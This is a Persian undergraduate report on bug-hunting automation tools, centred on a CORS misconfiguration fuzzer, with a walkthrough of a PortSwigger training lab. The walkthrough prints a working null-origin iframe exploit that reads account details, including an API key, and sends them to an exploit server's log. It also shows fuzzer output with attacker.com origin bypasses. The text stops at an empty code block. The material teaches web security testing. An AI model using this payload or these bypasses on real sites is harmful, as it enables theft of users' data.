به نام خدا

دانشکده مهندسی
گروه مهندسی کامپیوتر (گرایش شبکه)

عنوان:

ابزارهایی مرتبط با آتوماسیون در باگ هانتینگ

استاد راهنما:
دکتر مرجان نادران طحان

نگارش:
علی دینداامال
۹۷۷۳۱۱۸

پروژه کارشناسی در رشته ی مهندسی کامپیوتر

تابستان ۱۴۰۱

فهرست مطالب

چکیده

در این نوشته ابتدا به صورت مختصر به حوزه ی باگ هانتینگ پرداخته میشود سپس مکانیزم هایی مثل SOP (same origin policy) و CORS (cross origin resource sharing) را مورد بررسی قرار میدهیم تا از نحوه ی استفاده از آسیب پذیری cors misconfiguration اطلاع کسب کنیم و بتوانیم ساختار برنامه ی مربوطه برای آتوماسیون کشف این آسیب پذیری را بهتر درک کنیم. سپس مختصرا DNS (domain name system) را مورد بررسی قرار میدهیم تا علت استفاده از ابزار بعدی بنام dns brute را بهتر درک کنیم. و در آخر به ابزار robofinder پرداخته میشود که هدفش استفاده از تاریخچه ی یک سامانه با استفاده از wayback machine برای پیدا کردن مسیر های بخصوصی از سایت است.

مقدمه


همانطور که امروزه بحث فری لنسری (freelancer) در حوزه ی نرم افزار یا دقیق تر طراحی نرم افزار های تحت وب مطرح هست، مشابه این حالت نیز برای علاقه مندان به شاخه های امنیت بخصوص امنیت در لایه ی اپلیکیشن وجود دارد که با نام باگ هانتینگ (bug hunting) شناخته میشود. معمولا سامانه هایی وجود دارند که شرکت های دیگر فعالیت مربوط به کشف آسیب پذیری در اپلیکیشن های خود را در اختیار این سامانه ها قرار میدهند. از مشهور ترین این سامانه ها میشود به hackerone، bugcrowd و intigriti اشاره کرد. به طور معمول هریک از این سامانه ها، صفحه ی مخصوصی در اختیار هر یک از شرکت ها قرار میدهند تا اطلاعاتی را از جمله دارایی های خود (assets) که معمولا شامل تعدادی دامنه و حوزه ی دامنه (scope) میشوند را در آن قرار دهند. هم چنین در این صفحه جدول هزینه ها (به ازای شدت آسیب پذیری ها متفاوت) و نوع آسیب پذیری های قابل پذیرش را قرار میدهند. در نهایت این صفحات یا به طور عام(public) یا به طور خصوصی(private) در اختیار افراد قرار داده میشنود تا با توجه به نکات ذکر شده از طرف شرکت، افراد بتوانند مشغول به بررسی دارایی های شرکت شوند. بعد از کشف هر نوع آسیب پذیری نیز باید گزارشی تهیه و از طریق همان صفحه برای شرکت بارگذاری کنند. حالا بحثی که این وسط پیش می آید این است که همانطور که افراد زیادی روی دارایی های شرکت ها تست های متفاوتی انجام میدهند این احتمال وجود دارد که بیش از یک شخص به یک آسیب پذیری روی یک دارایی دست یابد. در این حالت فقط به یک نفر پاداش داده میشود که میتواند دلیلی برای ذات رقابتی این زمینه داشته باشد. به طور خلاصه میتوان گفت که قسمت زیادی از این رقابت بر روی زمان هست به همین دلیل تا جایی که میشود باید از ابزارهایی که عمدتا برای آتوماسیون سازی هستند استفاده کرد تا زمان را کاهش داد. در این نوشته به سه ابزار با نام های cors misconfiguration fuzzer ، dns brute و robofinder پرداخته میشود. همچنین برای آشنایی و کسب اطلاعات بیشتر در این حوزه، کتاب Bug Bounty Bootcamp پیشنهاد میشود.

ابزار cors fuzzer

برای شناخت این ابزار ابتدا باید با دو مکانیزم امنیتی مرتبط به مرورگرها آشنا شویم و بعد از آن به نحوه ی کارکرد برنامه و سوئیچ های آن میپردازیم.

مکانیزم اول(SOP)

برای درک این مکانیزم باید با واژه ی origin آشنا شویم. یک origin متشکل شده از سه بخش پروتکل، اسم میزبان یا دامنه و یک شماره ی پورت است. ساختار آن به شکل زیر است:



برای یکسان بودن چندین origin باید حتما سه بخش protocol، hostname و port با یکدیگر برابر باشند.

حال با داشتن دانشی در رابطه با origin میتوانیم به شرح sop یا same origin policy بپردازیم. same origin policy یا سیاست منشاء یکسان درواقع یک مکانیزم امنیتی مربوط به مرورگرهاست که هدفش محدود کردن تعامل یا دسترسی منابع یک origin به منابع origin دیگر است برای مثال حالتی را تصور کنید که در سامانه ای مثل gmail وارد شده اید(در آن login کرده اید) و در صفحه ای دیگر وارد سایت مخربی میشوید که در آن اسکریپت مخربی قرار دارد، این مکانیزم جلوی خواندن اطلاعات ایمیل شما را توسط آن اسکریپت لود شده در یک سایت مخرب را میگیرد. مثلا نمیگذارد که کد اسکریپت نوشته شده با DOM صفحه ی پاسخ ارتباط برقرار کند علت این اتفاق متفاوت بودن origin های این دو سایت است. واضح هست در صورت یکسان بودن origin ها این جلوگیری توسط مرورگر رخ نمیدهد.

برای درک بهتر میتوان از جدول زیر برای مقایسه ی چندین origin برای پیدا کردن origin های یکسان یا همان same origin استفاده کرد. در این جدول در ستون origin A یک origin ثابت داریم که شامل هر سه بخش port، scheme و hostname میباشد و در ستون origin B شکل متفاوت از origin ها را داریم که اکثر آنها برخلاف شباهت نزدیک، same origin به حساب نمی آیند. در ستون سوم هم بررسی اینکه آیا origin A با origin B، same origin به حساب می آیند انجام شده و دلیل آن نیز نوشته شده. نکته ی

خاصی که باید ذکر شود این است که در آخرین origin B، ضمنی بودن پورت باعث متفاوت بودن origin ها نمیشود. همانطور که مشاهده میشود تنها در صورت برابری سه بخش ذکر شده، origin ها یکسان شناخته میشوند.

Origin A	Origin B	Same-origin or cross-origin with the reason
https://www.example.com:443	https://www.evil.com:443	cross-origin: different domains
	https://example.com:443	cross-origin: different subdomains
	https://login.example.com:443	cross-origin: different subdomains
	http://www.example.com:443	cross-origin: different schemes
	https://www.example.com:80	cross-origin: different ports
	https://www.example.com:443	same-origin: exact match
	https://www.example.com	same-origin: implicit port number(443)

مکانیزم دوم(CORS)

مکانیزم cors یا cross-origin resource sharing یک مکانیزم مبتنی بر سرایند (header) پروتکل http هست. با استفاده از این مکانیزم میتوانیم اجازه ی تعامل میان منابع origin های متفاوت با یک origin مشخص را کسب کنیم. در واقع سامانه ای که قرار است با منابع آن تعامل داشته باشیم میتواند اجازه ی این کار را با مشخص کردن سریاند هایی در پاسخ http بدهد. برای مثال ما با وارد شدن به سامانه ای با origin A

اسکریپتی که در آن صفحه وجود دارد را لود میکنیم. در آن اسکریپت درخواستی از طرف ما به سمت سامانه ی دیگری با origin B فرستاده میشود. برای این درخواست با توجه به متد http و سرایند ها دو حالت وجود دارد:

۱ـ درخواست به صورت simple ارسال میشود.

۲ـ درخواست به صورت preflight ارسال میشود.

اگر درخواست شامل متد های get، head و post باشد و سرایند نوع داده (Content-Type) یکی از سه نوع زیر باشد:

application/x-www-form-urlencoded

multipart/form-data

text/plain

درصورت نبود سرایند های اضافی (غیر از سرایندهایی که به صورت اتوماتیک توسط user agent در درخواست قرار داده میشوند) درخواست به صورت simple ارسال میشود. مرورگر بعد از دریافت پاسخ باتوجه به سرایند های خاص مربوط به cors (در صورت وجود) اجازه ی تعامل بین منابع چند origin را میدهد.

سرایند های cors در پاسخ میتوانند شامل موارد زیر باشند:

*Access-Control-Allow-Origin: <Origin> | **

Access-Control-Max-Age: <seconds>

Access-Control-Allow-Credentials: true

Access-Control-Allow-Methods: <method>

Access-Control-Allow-Headers: <header-name>

برای مثال درخواستی که ارسال میشود مقدار سرایند origin آن باید در پاسخ، در مقدار سرایند Access-Control-Allow-Origin قرار داشته باشد همچنین در صورت ارسال cookie نیز باید مقدار سرایند Access-Control-Allow-Credentials برابر با true باشد.

حال اگر درخواست به صورت simple نباشد، یک درخواست اولیه با متد options ارسال میشود(که به آن درخواست preflight میگویند) و درصورت وجود سرایند های مورد نیاز در پاسخ، درخواست اصلی ارسال میشود.


نقطه ی ضعف cors در تنظیم نکردن آن به صورت درست است. برای مثال در حالت هایی برای بررسی اینکه یک origin میتواند با origin دیگر تعامل داشته باشد یا خیر مقدار سرایند origin درخواست را توسط regex بررسی میکنند و به تبع در صورت کافی نبودن regex برای فیلتر کردن origin مورد نظر میتوان آن را دور زد.

ایده ی ابزار

هدف اصلی این برنامه این است که بتوانیم کاربری را مجبور به ارسال درخواستی به صفحه ی آسیب پذیر کنیم و محتوای آن را بخوانیم. برای مثال میتوانیم یک اسکریپت را در صفحه ی سایتی با دامنه ای که برای آن رجیستر کرده ایم، جاسازی کنیم و کاربر با مراجعه به این صفحه توسط اسکریپت لود شده درخواستی به سامانه ی آسیب پذیر میزند و اطلاعات صفحه را بعد از دریافت شدن توسط کاربر برایمان میفرستد. برای این کار باید ابتدا بتوانیم origin هایی که cors در سامانه ی هدف به آنها اجازه ی تعامل میدهد را پیدا کنیم.

نحوه ی کارکرد

نمای کلی برنامه به صورت زیر است:



هسته ی اصلی این ابزار انجام تست های مکرر با تغییر سرایند origin در درخواست http است. دو عمل اصلی که این ابزار انجام میدهد شامل:

۱ـ بررسی زیردامنه های(subdomains) مرتبط با دامنه ی مد نظر است. زیرا در اکثر موارد origin های این دامنه ها در لیست سفید تنظیمات cors قرار داده میشوند تا ارتباط میان دامنه با زیر دامنه هایش در صورت نیاز برقرار باشد(در این حالت در صورت وجود آسیب پذیری xss در یک زیر دامنه ای که در لیست سفید cors قرار دارد، دامنه ی مربوطه به آسیب پذیری cors misconfig دچار میشود).

۲ـ بررسی ترکیب های مختلف برای سرایند origin برای پیدا کردن حالاتی که ممکن است بتوانند پیکر بندی cors را دور بزنند.

برای استفاده از ابزار کافیست مقدار cookie مورد نظر سامانه را همراه با مسیر یک لیست از url ها یا یک url مشخص بطور مستقیم به عنوان ورودی به ابزار داد.


همچنین اصطلاح fuzzing یک تکنیک تست برنامه به صورت black box است که شامل تزریق داده به صورت اتوماتیک است که در اینجا به منظور ارسال origin های متفاوت برای دریافت پاسخ مد نظر است.

سوئیچ های ابزار


- *list* : برای دریافت مسیر فایل شامل لیست target ها یا url ها
- *stdin* : برای دریافت target به صورت ورودی از standard input
- *verbose* : برای نمایش پیام های اضافه تر در خروجی
- *subdomainlist* : برای دریافت مسیر فایل شامل لیست زیر دامنه ها برای تست بر روی target
- *subdomain* : برای دریافت یک زیر دامنه برای تست بر رویی target
- *header* : برای اضافه کردن سرایند های دلخواه به درخواست
- *cookie* : برای اضافه کردن مقدار سرایند cookie
- *useragent* : برای اضافه کردن user-agent دلخواه به درخواست
- *delay* : برای افزودن تاخیر بین ارسال درخواست ها
- *testmisconfig* : برای تست کردن وجود آسیب پذیری
- *attackerdomain* : برای افزودن دامنه ای به عنوان دامنه ی attacker برای استفاده در ترکیب های مختلف origin
- *output* : برای ذخیره ی خروجی به صورت فایل
- *timeout* : برای افزودن timeout به درخواست ها
- *help* : برای دیدن سوئیچ های ذکر شده به همراه مقادیر پیش فرض آن ها

حل یک آزمایشگاه


در این قسمت یکی از آزمایشگاه های cors مربوط به سایت portswigger را حل میکنیم. هدف از این آزمایشگاه بدست آوردن اطلاعات کلیدی کاربر admin هست. ابتدا وارد بخش login یک سامانه میشویم



که با استفاده از اسم و رمز داده شده ی یک کاربر معمولی وارد میشویم. سپس به صفحه ی زیر منتقل میشویم




که در این هنگام اگر درخواست های ارسال شده را ببینیم متوجه یک درخواست خاص میشویم که به مسیر /accountDetails زده شده




Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	0a95002704...	my-account	document	html	1.50 KB	3.87 KB
200	GET	0a95002704...	academyLabHeader.css	stylesheet	css	1.33 KB	5.20 KB
200	GET	0a95002704...	labs.css	stylesheet	css	4.73 KB	25.05 KB
200	GET	0a95002704...	labHeader.js	script	js	497 B	718 B
200	GET	0a95002704...	submitSolution.js	script	js	701 B	1.15 KB
200	GET	0a95002704...	accountDetails	my-account:55 (fetch)	json	320 B	149 B
101	GET	0a95002704...	academyLabHeader	labHeader.js:2 (webso...	plain	249 B	0 B
200	GET	0a95002704...	logoAcademy.svg	img	svg	3.17 KB	8.51 KB
200	GET	0a95002704...	ps-lab-notsolved.svg	img	svg	528 B	809 B
200	GET	0a95002704...	favicon.ico	FaviconLoader.jsm:18...	x-icon	1.76 KB	15.04 KB

11 requests | 64.33 KB / 16.27 KB transferred | Finish: 3.64 s | DOMContentLoaded: 2.35 s | load: 3.11 s

با نگاه کردن به پاسخ برگردانده شده متوجه میشویم که این همان endpoint ای هست که اطلاعات افراد را برمیگرداند و اگر بیشتر دقت کنیم متوجه یکی از سرایند های مربوط به cors در سرایندهای پاسخ میشویم


Headers
Cookies
Request
Response
Timings
Stack Trace
Security
Filter properties
JSON
Raw
username: "wiener"
email: ""
apikey: "BYWLjcp2iGQHZVgEhzFHhPtYiHqHXgmJ"
sessions: ["n8yvbbccZk03psYDCIJF48M64zqI8vni"]


Headers
Cookies
Request
Response
Timings
Stack Trace
Security
Filter Headers
Block
Resend
GET https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails
Status
200 OK
Version
HTTP/1.1
Transferred
320 B (149 B size)
Referrer Policy
strict-origin-when-cross-origin
Response Headers (170 B)
Raw
Access-Control-Allow-Credentials: true
Connection: close
Content-Encoding: gzip
Content-Length: 150
Content-Type: application/json; charset=utf-8
Request Headers (555 B)
Raw
Accept: */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Cache-Control: no-cache
Connection: keep-alive
Cookie: session=n8yvbbccZk03psYDCIJF48M64zqI8vni
Host: 0a95002704cd8cdcc086238800170089.web-security-academy.net
Pragma: no-cache
Referer: https://0a95002704cd8cdcc086238800170089.web-security-academy.net/my-account
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:104.0) Gecko/20100101 Firefox/104.0

پس در اینجا باید دنبال موردی برای سرایند origin درخواست بگردیم که باعث شود مقدار سرایند Access-Control-Allow-Origin در پاسخ مربوطه همان مقدار قرار گرفته در سرایند origin درخواست باشد. برای اینکار از ابزار cors misconfig fuzzer استفاده میکنیم.

```
❯ python3 corsfuzzer.py -l target.txt -c "session=n8yvbbccZk03psYDCIJF48M64zqI8vni" -o output.json -v
[+] Program Started: 2022-09-17 00:23:49
[*] Testing Origin Misconfiguration. [2022-09-17 00:23:49]
**********
{"origin": "null", "target": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net/account
Details", "Access-Control-Allow-Credentials": "true", "type": "potential misconfig"}
**********
{"origin": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net#attacker.com", "target":
"https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails", "Access-Control-All
ow-Credentials": "true", "type": "potential misconfig"}
**********
{"origin": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net#\\@attacker.com", "target
": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails", "Access-Control-
Allow-Credentials": "true", "type": "potential misconfig"}
[-] Since No Subdomain Provided, Skipping Subdomain Test Checks...
```

در داخل فایل target.txt آدرس کامل url مورد نظر را قرار میدهیم سپس مقدار session cookie را نیز به برنامه میدهیم و نامی برای خروجیه برنامه مشخص میکنیم که در اینجا output.json را مشخص کردیم. با باز کردن فایل output.json میتوانیم از نقاط ضعف باخبر شویم

```
❯ cat output.json | jq
[
  {
    "origin": "null",
    "target": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails",
    "Access-Control-Allow-Credentials": "true",
    "type": "potential misconfig"
  },
  {
    "origin": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net#attacker.com",
    "target": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails",
    "Access-Control-Allow-Credentials": "true",
    "type": "potential misconfig"
  },
  {
    "origin": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net#\\@attacker.com",
    "target": "https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails",
    "Access-Control-Allow-Credentials": "true",
    "type": "potential misconfig"
  }
]
```

همانطور که پیداست اگر بتوانیم با استفاده از اسکریپتی قرار داده شده در مکانی دلخواه کاری کنیم که کاربر با رفتن به آن مکان یا صفحه، درخواستی با origin مساوی با null ارسال کند، ما میتوانیم محتوای پاسخش را دریافت کنیم و ببینیم که یکی از روش هایی که origin برابر با null را در درخواست قرار میدهد قرار دادن تگ script در ویژگی srcdoc یک iframe به صورت زیر است

```
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
   var req = new XMLHttpRequest();
   req.onload = reqListener;
   req.open('get','https://0a95002704cd8cdcc086238800170089.web-security-academy.net/accountDetails',true);
   req.withCredentials = true;
   req.send();
   function reqListener() {
      location='https://exploit-0a4a002e04b88cd3c0cf23410177006e.web-security-academy.net/log?key='+encodeURIComponent(this.responseText);
   };
</script>"></iframe>
```

در این اسکریپت کاربر درخواستی را همراه با session cookie و null origin ارسال میکند و در نهایت پاسخ را به صورت url کد گذاری شده به مسیر مورد نظر میفرستد که در log ها قرار بگیرد. بعد از مراجعه ی admin به جایی که این کد در آن قرار گرفته است اطلاعاتش در log ها قرار میگیرد

```
156.253.5.214   2022-09-16 19:55:07 +0000 "GET /robots.txt HTTP/1.1" 404 "User-A
156.253.5.214   2022-09-16 19:55:07 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozi
156.253.5.214   2022-09-16 19:55:08 +0000 "GET /resources/css/labsDark.css HTTP/
156.253.5.214   2022-09-16 19:56:32 +0000 "POST / HTTP/1.1" 302 "User-Agent: Moz
156.253.5.214   2022-09-16 19:56:33 +0000 "GET /deliver-to-victim HTTP/1.1" 302
10.0.4.140      2022-09-16 19:56:33 +0000 "GET /exploit/ HTTP/1.1" 200 "User-Age
10.0.4.140      2022-09-16 19:56:34 +0000 "GET /log?key=%7B%0A%20%20%22username%
10.0.4.140      2022-09-16 19:56:34 +0000 "GET /resources/css/labsDark.css HTTP/
156.253.5.214   2022-09-16 19:56:34 +0000 "GET / HTTP/1.1" 200 "User-Agent: Mozi
156.253.5.214   2022-09-16 19:56:35 +0000 "GET /resources/css/labsDark.css HTTP/
156.253.5.214   2022-09-16 19:56:41 +0000 "POST / HTTP/1.1" 302 "User-Agent: Moz
```

همانطور که دیده میشود admin به مسیر exploit/ میرود که در آن اسکریپت مخرب ما قرار گرفته و بعد از آن درخواستی را همراه با اطلاعاتش به مسیر log/ میزند که مقدار پارامتر key آن به طور کامل به صورت زیر میباشد

```
